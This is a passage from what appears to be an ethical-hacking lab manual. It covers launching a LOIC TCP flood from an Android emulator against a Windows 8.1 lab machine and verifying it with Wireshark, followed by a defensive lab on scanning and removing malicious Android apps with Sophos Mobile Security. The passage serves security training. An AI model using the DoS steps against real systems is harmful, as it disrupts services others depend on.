


FIGURE 3.4: Viewing the Contents

7. Select **CEH-Tools → CEHv9 Module 09 Denial of Service → DoS and DDoS Attack Tools → LOIC apk**.
8. Click **loic.apk** file to install the application.

FIGURE 3.5: Installing LOIC

9. The **Properties** pop-up appears; click **Install**.




FIGURE 3.6: Installing LOIC

10. The **LOIC** installation wizard appears; click **Install**.




FIGURE 3.7: Installing LOIC

TASK 2

Perform DoS Attack on the Target Machine

11. On completing the installation, click **Open**.




FIGURE 3.8: Launching LOIC

12. The **Terms of Use** dialog-box appears; click **Accept**.




FIGURE 3.9: Launching LOIC

13. The LOIC window appears. Here, you need to set a target (a website or a machine).

14. In this lab, we shall be performing denial of service attack on Windows 8.1 machine.
15. So, let us lock the machine's IP address. Enter the IP Address of **Windows 8.1** machine in the IP field, and click **Lock On**.

TCP and UDP floods operate on layer 4 (i.e., the transport layer).




FIGURE 3.10: Locking a Machine

16. Once the machine is locked, its IP address is displayed under Selected Target.
17. Leaving the **Settings** set to default; click **FIRE**.




FIGURE 3.11: Launching DoS Attack

18. By leaving the settings to default, you are using the **TCP** method and flooding the machine on **port 80**, with threads value set as **10**.
19. LOIC begins to flood the **Windows 8.1** machine, which you can see by the number of **TCP Hits** and **Packets/second**.




FIGURE 3.12: DoS Attack Launched

20. Now, let us confirm the flooding performed on the **Windows 8.1** machine.
21. Switch to **Windows 8.1** machine, launch **Wireshark** application, select the required interface, and click **Start**.

Wireshark displays a list of all the interfaces available on the machine.




FIGURE 3.13: Starting Packet Capture

22. Wireshark displays the traffic traversing between the Android and Windows 8.1 machines, as shown in the screenshot:

Wireshark packet capture window displays the packet number, time, source and destination IP addresses, protocol on which the packet is traversing, and so on.




FIGURE 3.14: Wireshark Displaying Traffic

23. Launch the Task Manager window to view the performance of the machine.
24. In the task manager window, click **Performance** tab, and then click **CPU** from the left pane to view the CPU utilization.
25. You will observe that the CPU utilization is very high, which means the most of the machine resources are being consumed due to flooding, inferring that a DoS attack is performed on this machine.




FIGURE 3.15: Analyzing the Machine Performance

26. In the same way, you may observe the other statistics (memory, ethernet, etc.) as well.
27. Now, stop the Wireshark capture and close the Task Manager.




FIGURE 3.16: Stopping Packet Capture

28. Switch to the Android machine and stop the flooding.
29. Thus, you have successfully performed DoS attack from a mobile device onto a vulnerable target machine.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 4

Securing Android Devices from Malicious Applications

Sophos Mobile Security app provides full functionality to protect your Android device. Using up-to-the-minute intelligence from SophosLabs, you can scan your apps on demand or at the interval of your choice.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Android's growing popularity has led to increased security threats, ranging from common malware to advanced phishing and ID theft techniques. To help Android users to deal with these issues, many security software companies have launched their own security apps, but paying nearly 30 dollars a year for a complete mobile security app doesn't sound like a good deal, especially when there's a wide choice of free security apps that will cover all your needs including a group of complete security suites with anti-theft capabilities.

The penetration tester will scan for any unsecure settings your device may have and will advise you accordingly. The Privacy Advisor, on the other hand, scans and lists all the installed apps and categorizes them under three categories: apps that may cause costs, apps that may harm your privacy and apps that may access the Internet. You can sort the categories to your own needs using the icons at the bottom. The Spam Protection is a very simple yet effective call and SMS filter, and the recently added App Protection will lock any app you want with an alphanumeric password.

Lab Objectives

The objective of this lab is to help students learn to:

- How to scan for malicious applications and files on Android mobile devices
- How to uninstall malicious applications
- How to delete the malicious files
- How to secure your mobile device from unknown sources apps

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Android emulator running in virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of Lab

Sophos Mobile Security automatically scans apps as you install them. This anti-virus functionality helps you to avoid undesirable software which can lead to data loss and unexpected costs. It also protects your device from attacks via USSD or other special codes. And if your device is lost or stolen, a remote lock or wipe will shield your personal information from prying eyes.

Lab Tasks

TASK 1

Launch Play Store

1. Launch **Android** Emulator in Hyper-V Manager, and click **Play Store** icon from the Home Screen.
2. Make sure that **google** account has added it in the Play Store; if not, create a new one and add the account.

Antivirus Protection

Scans apps as you install them
On demand and scheduled scan of previously installed apps and files on external storage (such as SD cards)
Displays Potentially Unwanted Apps (PUA) to help you recognize apps considered unsuitable for business or harming your privacy. Uses Sophos threat intelligence from the cloud with up-to-the-minute malware information. The malware definition database gets updated continuously. Over 1 million malicious apps were identified by the Sophos Labs in 2014 alone.

FIGURE 4.1: Android Emulator Launching Play Store

3. In the Play Store bar, type **Sophos Mobile Security** and press **Enter** to display the search results for Sophos applications, as shown in the screenshot.

Loss and Theft Protection

Can receive commands from predefined phone numbers by text message (SMS) Supports remote commands for: Wipe, Lock, Alarm (Scream), Locate, Message to finder, Reset passcode
Sends the device location before the battery dies and informs you if your SIM card is changed.

4. Click **SOPHOS Free Antivirus and Security** app to view application information.




FIGURE 4.2: Searching SOPHOS in Play Store

5. Click **INSTALL** to start installation of SOPHOS Free Antivirus and Security.

TASK 2

Install Sophos Mobile Security

6. You can also read further by scrolling down.

FIGURE 4.3: Installing SOPHOS Free Antivirus and Security

Web Protection

Block access to malicious or phishing websites.
Block access to inappropriate websites (parental control).

7. Sophos Free Antivirus and Security needs to access information. When the pop-up appears, click **ACCEPT**.




FIGURE 4.4: SOPHOS Notification

App Protection

Increase security by protecting selected apps with a password for startup. Protect the device settings and Google Play store for example to ensure nothing essential can happen during an unattended moment.

8. Sophos Free Antivirus and Security will start downloading, as shown in the screenshot.

FIGURE 4.5: SOPHOS Downloading required Files

USSD Code Protection

Protects your device from attacks via USSD codes. Register Sophos to scan every dialed number.

TASK 3

Launch Sophos Mobile Security

9. Once the application is installed, click **OPEN** to launch it.

FIGURE 4.6: SOPHOS Application Installed and Launch

10. Once the application is installed, you can also launch it from the **Apps** menu.

Privacy Advisor

Detects apps which access personal data such as your address book.
Identifies apps which could create costs, for example by sending text messages.

FIGURE 4.7: SOPHOS Alternatively Launch

11. EULA Sophos Mobile Security license agreement will appear. Check **Allow sending anonymous usage information,** if necessary, and click **Accept**.

Security Advisor

Advises you on how to improve your security settings.




FIGURE 4.8: EULA Sophos Mobile Security Agreement

12. Sophos Mobile Security main window appears, as shown in the screenshots with their respective selected options.

FIGURE 4.9: SOPHOS Mobile Security Main Screen

TASK 4

Perform Malware Scan

13. Click **Scanner** to start the scan for malicious applications on your Android device.




FIGURE 4.10: Sophos Mobile Security Malware Scanner

14. The Sophos Mobile Security Scanner window appears; it is divided into four sections.
15. Click **Start,** under **Malware Scanner,** to start the scan.

Phone Spam Filter Blocks unwanted calls, defined by phone number.




FIGURE 4.11: Sophos Starting Malware Scan

16. Once the scan starts, you can see its status under Malware scanner.




FIGURE 4.12: Sophos Malware Scanner Preparing for Scan

SMS Spam Filter
Filters incoming text messages (SMS), only below Android v4.4.

Managed Mode (Sophos Mobile Control Advanced)

If this app is managed through Sophos Mobile Control (SMC) it will report the health status of your device to the management console, allowing your IT department to guarantee full IT security protection throughout the company at all times. The app will report found malware, potentially unwanted apps and apply the company's security policy with regards to web-filtering, app protection and more.

17. Once the scan is complete, it will display the **Scanned apps**, **Scanned files**, and **Threats found** on the mobile device.




FIGURE 4.13: Sophos Malware Scanning Status

18. The Malware Scanner is complete and displays malicious applications and files under Threats and PUAs, Clean applications under Clean apps, and the Details section displays the information about the application installed on the mobile device.




FIGURE 4.14: Sophos Detected Threats Information

19. Now, choose any application under Threats and PUAs, and click **Uninstall** to uninstall the malicious application from the mobile device.

FIGURE 4.15: Sophos Uninstalling Potentially Unwanted Application

20. Similarly, uninstall other applications from the mobile device that have been found to be untrustworthy.




FIGURE 4.16: Sophos found Malicious Object

21. Some applications, while uninstalling, will ask for the permission of the user to do so; click **OK** to confirm.




FIGURE 4.17: Confirming Uninstallation of app

Privacy protection and security

Detects apps accessing personal data such as your address book.
Let's you easily identify apps which can cause costs
Gives you advice on how to improve your security settings.

22. Choose a malicious file in the Threats and PUAs section, and click **DELETE**. It will delete the malicious file permanently from the mobile device, as shown in the screenshot.




FIGURE 4.18: Deleting Malicious File

TASK 5

Launch Security Advisor

23. Now, set security settings by using Security Advisor of the Sophos Mobile Security application.
24. Click **Security Advisor** to access the settings.

FIGURE 4.19: Sophos Security Advisor

This antivirus functionality helps you avoid undesirable software that may lead to data loss and unexpected costs. And if your device is lost or stolen, a remote lock or wipe will shield your personal information from prying eyes.

25. In the Security Advisor window, choose **Unknown App Sources** (under Overview), and click **Change** (under Unknown App Sources).




FIGURE 4.20: Changing App Source

26. The Android Security settings window appears. Navigate to **Device Administration** and choose **Unknown sources**.

27. By default, the **Unknown sources** option is checked.

